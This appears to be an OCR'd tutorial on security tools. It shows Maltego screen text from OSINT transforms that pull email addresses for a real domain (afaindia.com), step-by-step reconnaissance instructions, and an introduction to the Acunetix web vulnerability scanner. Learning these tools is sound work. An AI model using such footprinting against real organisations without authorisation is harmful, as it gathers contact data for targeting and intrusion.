






Maltego Community Edition 4.3.0
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Run Machine
Stop all Machines
New Machine
Manage Machines
Machines Window
Entity Palette
Search:
* Recently Used *
Domain
An internet domain
Cryptocurrency
Bitcoin Cash Addre
An address in a Bitcoi
Bitcoin Cash Block
A generic block in a Bi
BitcoinCash Block
The incremental block
Run View
Transforms
All Transforms
Email addr...
Explore Hi...
Find in Ent...
Person fro...
Machines
Compa...
This ma...
Find W...
This ma...
Home
Example Graph (1)
New Graph (1)
New Graph (2)
Layout
Freeze
View
100%
Run Transforms
email
Transforms
To Email address [From whois info]
To Email Addresses [PGP]
To Email addresses [using Search Engine]
To Emails @domain [using Search Engine]
(No Machines)
info@afaindia.com
abuse@godaddy.com
Overview
Machines
<No Machines>
Detail View
Domain
maltego.Domain
afaindia.com
Property View
Hub Tran...
<No Hub Item Global Transform Inputs>
Output - Transform Output
Transform To Emails @domain [using Search Engine] done (from entity "afaindia.com")
Running transform To Email address [From whois info] on 1 entities (from entity "afaindia.com")
Transform To Email address [From whois info] returned with 1 entities (from entity "afaindia.com")
Transform To Email address [From whois info] done (from entity "afaindia.com")
FOR DEMO USE ONLY


Maltego Community Edition 4.3.0
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Run Machine
Stop all Machines
New Machine
Manage Machines
Machines Window
Entity Palette
Search:
* Recently Used *
Domain
An internet domain
Cryptocurrency
Bitcoin Cash Addre
An address in a Bitcoi
Bitcoin Cash Block
A generic block in a Bi
BitcoinCash Block
The incremental block
Run View
Transforms
All Transforms
Email addr...
Explore Hi...
Find in Ent...
Person fro...
Machines
Compa...
This ma...
Find W...
This ma...
Home
Example Graph (1)
New Graph (1)
New Graph (2)
Layout
Freeze
View
100%
afaindia.com
info@afaindia.com
abuse@godaddy.com
Overview
Machines
<No Machines>
Detail View
Domain
maltego.Domain
afaindia.com
Relationships
Outgoing
Property View
Hub Tran...
<No Hub Item Global Transform Inputs>
Output - Transform Output
Transform To Emails @domain [using Search Engine] done (from entity "afaindia.com")
Running transform To Email address [From whois info] on 1 entities (from entity "afaindia.com")
Transform To Email address [From whois info] returned with 1 entities (from entity "afaindia.com")
Transform To Email address [From whois info] done (from entity "afaindia.com")
1 of 1 entity
FOR DEMO USE ONLY


14) start a new machine and select Footprint L1




15) open the graph window




16) start a new machine and select person email




17) open the graph window




18) start a new machine and select Find Wikipedia edits



19) open the graph window



20) click on the icon to see the details



ACUNETIX :

Acunetix was founded by Nick Galea in 2005. It came at a time when the majority of enterprises focused on network protection rather than securing web applications. With the goal of combating web vulnerabilities, Acunetix aimed to offer an automated tool to scan web applications to identify and resolve security issues.

Acunetix is used as a vulnerability scanner, it can scans files, websites and whole systems and networks. It uses black box scanning methodologies with feedback from sensors in its code.

Acunetix is also used for penetration testing as it has a automated pentesting tool which allows for tests of SQL injection, cross site scripting(XSS) etc.


Acunetix would enable quick and easy identification of known vulnerabilities in a web application. This includes sites built with HTML5 and JavaScript Single Page Applications, which can be sometimes hard to scan.

Advantages


1. It is a fully automated tool that frees up your security team resources. It reports very few false positives, so your team does not waste time trying to find non-existent issues.
2. It can detect vulnerabilities that other technologies would miss because it combines the best of dynamic and static scanning technologies and uses a separate monitoring agent.

3. It provides vulnerability management and compliance reporting functionality. You can classify, rank, and retest issues. You can also integrate with issue trackers and continuous integration solutions.


1) select the target Site




2) select the type of scan

